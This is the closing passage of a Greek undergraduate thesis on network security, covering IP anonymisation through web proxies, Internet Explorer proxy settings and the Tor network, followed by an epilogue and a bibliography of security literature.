Ο πρώτος τρόπος είναι να χρησιμοποιήσουμε μια ιστοσελίδα που αναλαμβάνει να κρύψει την IP διεύθυνση μας όταν επισκεπτόμαστε την επιθυμητή ιστοσελίδα. Αρχικά θα δούμε ποιά είναι η IP διεύθυνση μας χωρίς να χρησιμοποιούμε κάποιο proxy server. Αυτό το κάνουμε χρησιμοποιώντας την ιστοσελίδα www.whatismyip.com. Παρακάτω βλέπουμε ποιά είναι η πραγματική μας διεύθυνση:

Figure 215: whatismyip.com χωρίς proxy

Ύστερα, χρησιμοποιώντας ένα proxy server το οποίο βρίσκουμε στη σελίδα στη διεύθυνση που βρίσκεται παρακάτω, θα δούμε ότι η IP διεύθυνσή μας θα αλλάξει, και πλέον όλες οι ιστοσελίδες που θα επισκεφθούμε στο Ιντερνέτ θα βλέπουν την αλλαγμένη IP διεύθυνση. Χρησιμοποιώντας πάλι την σελίδα www.whatismyip.com βλέπουμε ποιά είναι η καινούργια μας διεύθυνση.

Figure 216: whatismyip.com με proxy

Είναι σημαντικό να πούμε ότι δεν είναι αναγκαίο κάποιος να χρησιμοποιήσει το ίδιο proxy server που χρησιμοποιήσαμε εμείς. Υπάρχουν εκατοντάδες proxy servers στο Ιντερνέτ που μπορεί να βρει κάποιος, είτε δωρεάν είτε επί πληρωμής.

Ένας άλλος τρόπος να χρησιμοποιήσει κάποιος τα proxy servers είναι από το browser του, δηλαδή ρυθμίζοντας το browser του να μεταφέρει τη κίνηση πρώτα στην IP διεύθυνση του proxy server αντί απευθείας στο server που φιλοξενεί την επιθυμητή ιστοσελίδα. Για να το εφαρμόσουμε αυτό, αρκεί να ρυθμίσουμε μόνο το Internet Explorer μας να χρησιμοποιεί proxy server, και όλοι οι άλλοι browser θα αποκτήσουν αυτόματα τη ρύθμιση αυτή. Οπότε πηγαίνοντας στην ιστοσελίδα http://www.hidemyass.com/proxy-list/ μπορούμε να βρούμε μια λίστα με δωρεάν proxy servers που μπορούμε να χρησιμοποιήσουμε. Ύστερα ανοίγουμε το Internet Explorer και ακολουθούμε τα εξής βήματα: **Ρυθμίσεις - Internet options - Connections - LAN Settings** - και επιλέγουμε το checkbox που γράφει "Use a proxy server for your LAN". Εισάγουμε την IP διεύθυνση και τη θύρα που ακούει ο proxy servers που επιλέξαμε από τη παραπάνω σελίδα και μετά πατάμε δύο φορές το κουμπί OK. Παρακάτω βλέπουμε τα βήματα που ακολουθούμε:




Figure 217: Internet Explorer - Βήμα 1




Figure 218: Internet Explorer - Βήμα 2

Στην παρακάτω εικόνα μπορούμε να δούμε πως έχει αλλάξει η IP διεύθυνση μας μετά την εκτέλεση αυτών των βημάτων.

Figure 219: Internet Explorer με proxy server

Είναι σημαντικό να τονίσουμε ότι είναι πολύ πιθανό αυτά τα proxy sesrvers να ανήκουν σε άλλους κακόβουλους χρήστες που βρίσκονται κάπου στο κόσμο και οι οποίοι μπορεί να στοχεύουν όσους χρησιμοποιούν αυτούς τους proxy servers. Οπότε είναι ιδιαίτερα σημαντικό να μην εισάγουμε κωδικούς σε καμία ιστοσελίδα όσο χρησιμοποιούμε proxy servers διότι το πιθανότερο είναι να μην κρυπτογραφούνται.

9.3.2 Δίκτυο Tor (The Onion Router Network)

Το Tor είναι ένα σύστημα το οποίο στοχεύει στο να ενεργοποιήσει την ανωνυμία στο διαδίκτυο. Είναι μια συλλογή από proxy servers που είναι διασκορπισμένοι σε όλο το κόσμο. Τα proxy αυτά λειτουργούν από εθελοντές και επικοινωνούν μεταξύ τους μέσω ιδιωτικών και κρυπτογραφημένων καναλιών επικοινωνίας. Κάθε φορά που θέλουμε να επισκεφθούμε μια ιστοσελίδα στο διαδίκτυο και χρησιμοποιήσουμε το Tor, δημιουργείται αυτόματα ένα δυναμικό κανάλι επικοινωνίας. Το κανάλι αυτό περιλαμβάνει τον υπολογιστή μας, ένα αυθαίρετο αριθμό από proxy servers, και το τελικό διακομιστή που φιλοξενεί την ιστοσελίδα που θέλουμε. Όλοι η επικοινωνία μεταξύ του υπολογιστή μας και του τελικού υπολογιστή ή διακομιστή που θέλουμε να επικοινωνήσουμε, είναι κρυπτογραφημένη χρησιμοποιώντας τεχνικές κρυπτογράφησης δημόσιου κλειδιού. Επίσης κάθε proxy server γνωρίζει μόνο για την ύπαρξη του προηγούμενου και του επόμενου proxy από αυτόν. Αυτό σημαίνει ότι σε οποιαδήποτε στιγμή κανένα proxy δεν γνωρίζει ολόκληρη τη διαδρομή από τον υπολογιστή μας μέχρι το τελικό υπολογιστή ή διακομιστή που ψάχνουμε. Τα πλεονεκτήματα ενός τέτοιου συστήματος είναι ότι κανένας σε όλο το δίκτυο Tor δεν μπορεί να μάθει από που προήλθε το κάθε αίτημα και για που προορίζεται, αφού όπως είπαμε κάθε proxy server γνωρίζει μόνο το προηγούμενο και το επόμενο proxy από αυτό.




Figure 220: Tor network

Όμως όπως κάθε σύστημα που έχει πλεονεκτήματα, έχει και μειονεκτήματα. Όσον αφορά το Tor δίκτυο, το μειονέκτημα είναι στην ταχύτητα μεταφοράς δεδομένων στο δίκτυο αυτό. Ανάλογα το δυναμικό δικτυακό κανάλι επικοινωνίας που δημιουργείται μεταξύ του υπολογιστή μας και του διακομιστή που προσπαθούμε να φτάσουμε, θα παρατηρήσουμε ότι η ταχύτητα πλοήγησης θα μειωθεί σε ένα πολύ σημαντικό βαθμό. Αυτό είναι απόλυτα λογικό καθώς το αίτημα μας για την ιστοσελίδα θα περάσει από ένα αριθμό από proxy server τα οποία βρίσκονται διασκορπισμένα στο κόσμο, πριν φτάσει στο τελικό προορισμό. Το ίδιο ισχύει και για την απάντηση του αιτήματος μας. Για κάποιους το τίμημα αυτό της μειωμένης ταχύτητας θεωρείται μικρό σκεπτόμενοι την ανωνυμία που επωφελούμαστε. Για τη χρησιμοποίηση του Tor δικτύου υπάρχει δωρεάν λογισμικό που τρέχουμε στον υπολογιστή μας και ύστερα αυτό αναλαμβάνει την εισαγωγή μας στο δίκτυο Tor.

9.3.2.1 Εφαρμογή Tor δικτύου

Για να κατεβάσουμε το Tor λογισμικό στον υπολογιστή μας, πηγαίνουμε στην ιστοσελίδα https://www.torproject.org/ και επιλέγουμε το *Download Tor*.

Figure 221: Tor - βήμα 1

Ύστερα αφού κατεβάσουμε στον υπολογιστή το λογισμικό, θα πρέπει να τρέξουμε την εφαρμογή *Start Tor Browser.exe*. Αμέσως η εφαρμογή αυτή θα προσπαθήσει να εισάγει τον υπολογιστή μας στο δίκτυο Tor.

Figure 222: Tor - βήμα 3

Μόλις η παραπάνω διαδικασία ολοκληρωθεί επιτυχώς, η εφαρμογή θα μας ειδοποιήσει ότι πλέον είμαστε μέσα στο δίκτυο.

Figure 223: Tor - βήμα 3

Μόλις η παραπάνω διαδικασία ολοκληρωθεί, θα γίνει εκκίνηση του Tor browser το οποίο θα μας επιβεβαιώνει ότι ο browser μας είναι ρυθμισμένος να χρησιμοποιεί το δίκτυο Tor.




Figure 224: Tor browser

Από το σημείο αυτό, όλες οι ενέργειες που εκτελούμε στο διαδίκτυο, γίνονται ανώνυμα καθώς η πραγματική μας IP διεύθυνση είναι πλέον κρυμμένη και το Tor δίκτυο μας παρέχει με μια διαφορετική IP με την οποία εκτελούμε την οποιαδήποτε ενέργεια στο διαδίκτυο.

Επίλογος

Ολοκληρώνοντας αυτή τη πτυχιακή εργασία καταλήγουμε στο συμπέρασμα ότι η ασφάλεια των δικτύων υπολογιστών αλλά και γενικότερα των πληροφοριακών συστημάτων δεν μπορεί να εξασφαλιστεί μόνο από ένα μηχανισμό ασφαλείας. Είναι ένας συνδυασμός από διάφορες τεχνικές και μηχανισμούς τους οποίους χρησιμοποιεί κάποιος διαχειριστής προκειμένου να παρέχει τη καλύτερη δυνατή ασφάλεια.

Πολλές φορές όμως η εξασφάλιση της ασφάλειας στα πληροφοριακά συστήματα και στα δίκτυα υπολογιστών δεν εξαρτάται μόνο από τις δυνατότητες που έχει ένας διαχειριστής. Πολλές φορές ο ανθρώπινος παράγοντας, η ανθρώπινη άγνοια είναι αυτό που θέτει σε κίνδυνο τα συστήματα αυτά, και η μόνη λύση είναι η ενημέρωση των ατόμων.

Βιβλιογραφία

[1] Surveying Wi-Fi Security, *George E. Violettas B.Sc, Tryfon L. Theodorou M.Sc., Kostantinos Chalkias M.Sc. George C. Stephanides Ph.D, University oF Macedonia, 156 Egnatia Str, Thessaloniki, Greece*

[2] Metasploit The Penetration Tester's Guide, *David Kennedy, Jim O'Gorman, Devon Kearns and Mati Aharoni*

[3] Official (ISC)^2 Guide To The CISSP® CBK Second Edition, *Harold F. Tipton, CISSP-ISSAP, ISSM, Paul Baker, Ph.D., CPP Stephen Fried, CISSP, Micki Krause, CISSP Tyson Macaulay, CISSP, Gary Mclntyre, CISSP Kelley Okolita, MBCP, Keith Pasley, CISSP Marcus K. Rogers, Ph.D., CISSP, Ken M. Shaurette, CISSP Robert M. Slade, CISSP*

[4] Wireless LAN Security Megaprimer, *Vivek Ramachandran,* http://www.securitytube.net

[5] Hacking FOR DUMMIES, *Kevin Beaver, Wiley Publishing, Inc.*

[6] Hacking Wireless Networks FOR DUMMIES, *Kevin Beaver, Peter T. Davis, Wiley Publishing, Inc.*

[7] Wireless Attacks from an Intrusion Detection Perspective, *Gary Deckerd, SANS Institute InfoSec Reading Room*

[8] Ασφάλεια ασυρμάτων και κινητών δικτύων επικοινωνιών, *Καμπουράκης Γιώργος, 2006*

[9] Denial Of Service, *Certified Ethical Hacker, Module 10*

[10] Ασφάλεια Πληροφοριακών Συστημάτων , *Κάτσικας Σ. et al, Νέες Τεχνολογίες, 2004*

[11] Penetration Testing, *Certified Ethical Hacker, Module 19*

[12] DOS! Denial Of Service. *Kevin Hattingh,* College of Technology and Computer Science, Department of Technology Systems, East Carolina University, *November 2011*

[13] Firewalls And Internet Security, Second Edition, *William R. Cheswick, Steven M. Bellovin, Aviel D. Rubin*

[14] Hack Proofing Your Wireless Network, *Christian Barnes, Tony Bautts, Donald Lloyd, Eric Quellet, Jeffrey Posluns, David M. Zendzian, Neal O'Farrel*

[15] Hacking Exposed: Wireless Security Secrets & Solutions, *Johnny Cache, Joshua Wright and Vincent Liu*

[16] Hack Notes, Network Security, *Mike Horton and Clinton Mugge*

[17] Unsafe at any key size; An analysis of the WEP encapsulation, *Jessie R. Walker, Intel Corporation, October 2000*

[18] WEP Flaws And Implementation Flaws of Authentication Protocols, *Levi Portillo and Zhan Liu, Texas A&M University, April 2006*

[19] Hacking Exposed: Network Security Secrets & Solutions, *Stuart McClure, Joel Scambray and George Kurtz*

[20] Wireless Security Techniques: An Overview, *Bhagyavati & Wayne C. Summers. Columbus State University, Anthony DeJoie, Telcordia Technologies, Inc.*

[21] Wireless LAN Security Defense In Depth, *Wan Roshaimi Wan Abdullah, SANS Institute InfoSec Reading Room*